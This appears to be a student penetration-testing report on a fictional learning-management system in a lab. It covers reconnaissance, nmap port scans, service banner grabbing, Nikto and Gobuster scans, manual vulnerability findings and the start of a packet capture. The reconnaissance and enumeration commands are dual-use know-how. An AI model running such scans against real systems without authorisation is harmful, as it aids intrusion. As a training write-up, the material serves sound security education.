┌──(kali㉿kali)-[~]
└─$ theHarvester -d myeduconnect.com -b bing
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.8.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: myeduconnect.com

Read api-keys.yaml from /etc/theHarvester/api-keys.yaml
        Searching 0 results.
[*] Searching Bing.

[*] No IPs found.

[*] No emails found.

[*] No people found.

[*] No hosts found.
```

Though the command ran without any syntax errors, it resulted in zero hits. This result was fully anticipated since MyEduConnect Sdn Bhd is just an imaginary target company developed for this assignment.

Intelligence Findings


1. The target LMS is hosted on IP address 10.122.237.101.
2. The target is accessible through HTTP.
3. The application is an online learning management system.


4. The web application has a login page.
5. The application has a user registration functionality.
6. Multiple directories were discovered through enumeration.
7. The web server exposes HTTP headers.
8. The application uses PHP as the backend technology.
9. The application uses a relational database backend.
10. Administrative functionality is available through a dedicated panel.

2.2 Active Scanning

1)Nmap Command

Discover open entry points and vulnerabilities on a target system. It checks the target IP address to see which network ports are open and listening for connections. The command then identifies the exact software names and version numbers running on those ports, while automatically running background scripts to check for security misconfigurations, default credentials, or information leaks.






Clean Services Table

Port	State	Service	Software Version
22/tcp	open	SSH	(protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	etbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
445/tcp	open	SMB	microsoft-ds?
3306/tcp	open	mysql	MariaDB 10.3.23 or earlier
50000/tcp	open	drda	IBM DB2 Database Server (QDB2/NT)

2)UDP Scan

The UDP Scan checks UDP ports in the terminal.



Ports	States	Services
123/udp	Open | filtered	ntp
137/udp	Open | filtered	Netbios-ns
138/udp	Open | filtered	Netbios-dgm
1900/udp	Open | filtered	upnp
4500/udp	Open | filtered	Nat-t-ike
5050/udp	Open | filtered	mmcc
5353/udp	Open | filtered	zeroconf
5355/udp	Open | filtered	llmnr

3) SYN Scan (Stealth Scan)

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.100.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 05:12 -0400
Nmap scan report for myeduconnect.com.local (192.168.100.12)
Host is up (0.0048s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
50000/tcp open  ibm-db2

Nmap done: 1 IP address (1 host up) scanned in 5.19 seconds
```

Ports	States	Sevices
22/tcp	open	ssh
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	Netbios-ssn
443/tcp	open	https
445/tcp	open	Microsoft-ds
3306/tcp	open	mysql
50000/tcp	open	Ibm-db2

2.3 Service Enumeration

1) HTTP/HTTPS Web Service Enumeration

- **Software Version Identification (Banner Grabbing):**
  It forces the server to leak the exact versions of the software it is running. It exposes that the target is running an Apache 2.4.58 web server on a Windows 64-bit platform using OpenSSL 3.1.3 and PHP 8.2.12.

- **Information Disclosure Auditing:** Exposing precise version numbers is a security misconfiguration that helps an attacker. It lets threat actors easily look up specific, publicly known vulnerabilities (CVEs) affecting these exact software versions

- **Session Management Tracking:** The response headers show that the server actively issues a tracking session token via Set-Cookie: PHPSESSID=.... This pinpointed value is essential for mapping out downstream session hijacking or sniffing attacks.




Figure: Banner Grabbing Command

The script (--script http-methods) for automatic Nmap enumeration was run against the web server environment on ports 80 and 443. The results obtained from the scan prove that the server is secure in limiting the use of dangerous HTTP methods (such as PUT or DELETE) while supporting standard interaction methods: **GET, HEAD, POST, and OPTIONS**

.




Figure: HTTP Method Enumeration

2) SSH Service Enumeration

- **Banner Grabbing via Netcat:**The netcat socket utility (nc -nv) causes Port 22 to reveal its specific software version string: SSH-2.0-OpenSSH_5.4 IBM10.5.400.191. This specific revelation represents an information disclosure vulnerability, making it possible for testers to correlate the version with the CVE exploit lists.
- **Authentication Profiling via Nmap:** With the use of the --script ssh-auth-methods script, it has been confirmed that password is the only authentication method.
- **Access Control Verification:** The results validate that anonymous access is not allowed.




Figure: Banner Grabbing via Netcat




Figure: Authentication Profile Enumeration

3) Database Layer Enumeration

Database services need to be monitored so that they can blockunauthenticated connection requests or blank root credentials.

- **Database Port Testing:** Running the automated mysql-empty-password script on port 3306 gave the expected result of host-based rejection of any connection, indicating that the remote root logins are disabled and the database service has been configured to reject direct network access.
- **Tool Limitation Documentation:** The db2-discover script for port 50000 did not execute because there was no NSE script present in this particular Nmap executable, which serves as a valid engineering data point in your report highlighting the need for manual connection strings or banner grabbing.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script mysql-empty-password -p 3306 192.168.100.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 06:34 -0400
Nmap scan report for myeduconnect.com.local (192.168.100.12)
Host is up (0.00084s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
|_mysql-empty-password: Host 'DESKTOP-CKB1PO9' is not allowed to connect to this MariaDB server

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap --script db2-discover -p 50000 192.168.100.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-13 06:34 -0400
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:829: 'db2-discover' did not match a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
        /usr/share/nmap/nse_main.lua:1364: in main chunk
        [C]: in ?

QUITTING!
```

Figure: IBM DB2 / DRDA Protocol Discovery Check

Service Enumeration Discovery Table

Ports	Services	Banner / Software Version Detected	Access Audited	Checked Vectors & Results
22/tcp	ssh	SSH-2.0-OpenSSH_5.4 IBM10.5.400.191	Authentication Control Profiles	**Banner Grabbing:** Successful via raw Netcat socket. **Anonymous Access:** Disabled by default daemon mechanics. **Default Credentials:** Secured; rejected generic combinations like root:root. Standard password challenges are strictly required.
80/tcp	http	Apache/2.4.58 (Win64)	HTTP Web Methods & Resource Paths	**Banner Grabbing:** Successful using

		PHP/8.2.12 OpenSSL/3.1.3		header query dumps (curl -I). **HTTP Methods:** Permitted options include GET, HEAD, POST, and OPTIONS. Dangerous administrative file tracking operations (PUT and DELETE) are safely rejected. **Anonymous Access:** Allowed globally to open target directory nodes including /online_lms/ **Session Management:** Actively issues tracking identifiers through a public cookie value header string (Set-Cookie: PHPSESSID=...).
443/tcp	https	Apache/2.4.58 (Win64) PHP/8.2.12 OpenSSL/3.1.3	(Win64) PHP/8.2.12.12OpenSSL/3.1.3	**HTTP Methods:** Fully mirrors port 80 options by validating incoming GET and POST operational triggers.
3306/tcp	MySQL / MariaDB	MariaDB 10.3.23	Database Connection Controls	**Anonymous Access**: Strictly aborted via network socket checks.


				Access Control: Throws an expected host-restriction exception layer when probed from your external Kali endpoint. Direct remote unauthenticated database interactions are securely isolated.

Phase 3: Vulnerability Assessment and Sniffing

3.1 Automated Vulnerability Scanning (Nikto)

The security baseline can be set up by performing the automated web vulnerability assessment on the web application root at Port 80 using Nikto. The scanning will involve identifying misconfigurations within web servers, dangerous server methods, and missing security headers.

- **Finding A1 (Server Banner Leak):** Exposure of exact software versions via server headers (Apache/2.4.58, OpenSSL/3.1.3, PHP/8.2.12).
- **Finding A2 (Missing HttpOnly Flag):** The tracking cookie PHPSESSID is created without the httponly security flag, allowing potential access via client-side scripts.
- **Finding A3 (Missing Anti-Clickjacking Header):** The X-Frame-Options header is missing, leaving the application vulnerable to UI redressing attacks.
- **Finding A4 (Missing Content-Type Header):** The X-Content-Type-Options header is not configured, which could allow browsers to sniff MIME types away from intended definitions.
- **Finding A5 (Active TRACE Method):** The HTTP TRACE method is active on the server web root, exposing the application to Cross-Site Tracing (XST) threats.
- **Finding A6 (Information Leakage File):** Discovery of an exposed backend component file at /online_lms/online_lms/exception.php which is identified as a PHP Exceptions File.





3.2 Directory Content Discovery (Gobuster)

In addition to the vulnerability scanner, an automated directory brute-force scan was conducted with the help of **Gobuster** for identifying the unlinked file paths and structure of the application.

Dictionary Scan Finding:

- **Exposed Core Code Components:** Identified the core functional codes which were returning status 200 including oauth.php, register.php, phpmailer.php and smtp.php.
- **Asset Subdirectory Access:** Identified a public readable asset subdirectory used for storing images in the directory /pictures/(Status 301).





3.3 Manual Vulnerability Identification (Missed by Automated Scanners)

Even though the scanners are quite proficient at analyzing the basic web structures, they cannot analyze multi-port network configurations, traditional transmission systems, or even the network dependencies that exist within the network.The below mentioned five vulnerabilities were detected using manual scanning methods:

- **Finding M1: Outdated Core Service Architecture (Port 22)** Manual network connection testing via raw netcat sockets revealed that the target server hosts an outdated version of OpenSSH (OpenSSH 5.4). This version of the software has some critical public issues that web scanners cannot detect automatically.
- **Finding M2: Plaintext Session Token Transmission (Port 80)** The analysis performed manually found out that the web application sends PHPSESSID session cookie without the Secure flag through the HTTP connection. This allows attackers on the same network segment to intercept active user sessions via packet sniffing.
- **Finding M3: External Exposure of Production Database Interfaces (Port 3306)** Manual port scanning revealed that the service running MariaDB is listening on a public network interface and is not limited only to the localhost IP address (127.0.0.1).
- **Finding M4: Network Exposure of Enterprise Relational Daemons (Port 50000)** Manual perimeter scanning revealed that an IBM DB2 database port was accessible through the network segment. Making raw database systems visible to external network entities greatly expands the scope of system attacks.

- **Finding M5: Redundant and Predictable Application Folder Structure** Testing of the manual directory with custom curl status requests (curl -o /dev/null -s -w "%{http_code}") revealed a redundant nested directory structure /online_lms/online_lms/ with the active response code of 200. This standard configuration of deployment enables an intruder to identify directory structures without activation of the blocking mechanism.



3.4 Consolidated Vulnerability Inventory

Vulnerability ID	Description	Source	Affected Component / Asset
1	Outdated Core Service Architecture (OpenSSH 5.4)	Manual Review	Port 22 / SSH
2	HTTP TRACE Method Enabled (Cross-Site Tracing Risk)	Nikto Scan	Port 80 / Web
3	Plaintext Session Token Transmission (Missing Secure Flag)	Manual Review	Port 80 / HTTP Header
4	Missing HttpOnly Cookie Hardening Attribute Flag	Nikto Scan	Port 80 / Cookie Session State
5	External Network Exposure of Production Database Layers	Manual Review	Ports 3306
6	Exposed Information Leakage Script File (exception.php)	Nikto Scan	/online_lms/online_lms/exception.php
7	Outdated Web Server Component Version Information Leak	Nikto Scan	Port 80 / Apache Response Header
8	Missing Security Defenses (X-Frame-Options / X-Content)	Nikto Scan	Port 80 / HTTP Security Headers
9	Information Disclosure via Open Assets Subdirectory	Gobuster Scan	/online_lms/online_lms/pictures/

10	Unlinked Sensitive Source Code Component Exposure	Gobuster Scan	oauth.php / phpmailer.php / smtp.php

3.5 Network Sniffing and Traffic Analysis

3.5.1 Traffic Capture

Capture of the traffic was carried out via Wireshark through the active virtualization network interface to analyze the transport security characteristics of the platform.

The network traffic capture sequence was structured through the following steps:

- The Wireshark packet analyzer was initialized on the local attack host operating with the internal IP address 10.0.2.15.
- Live packet capture was activated on the primary virtualized network interface adapter eth0, tracking communications directly interacting with the target staging web server at IP address 192.168.100.12.




Figure: Website

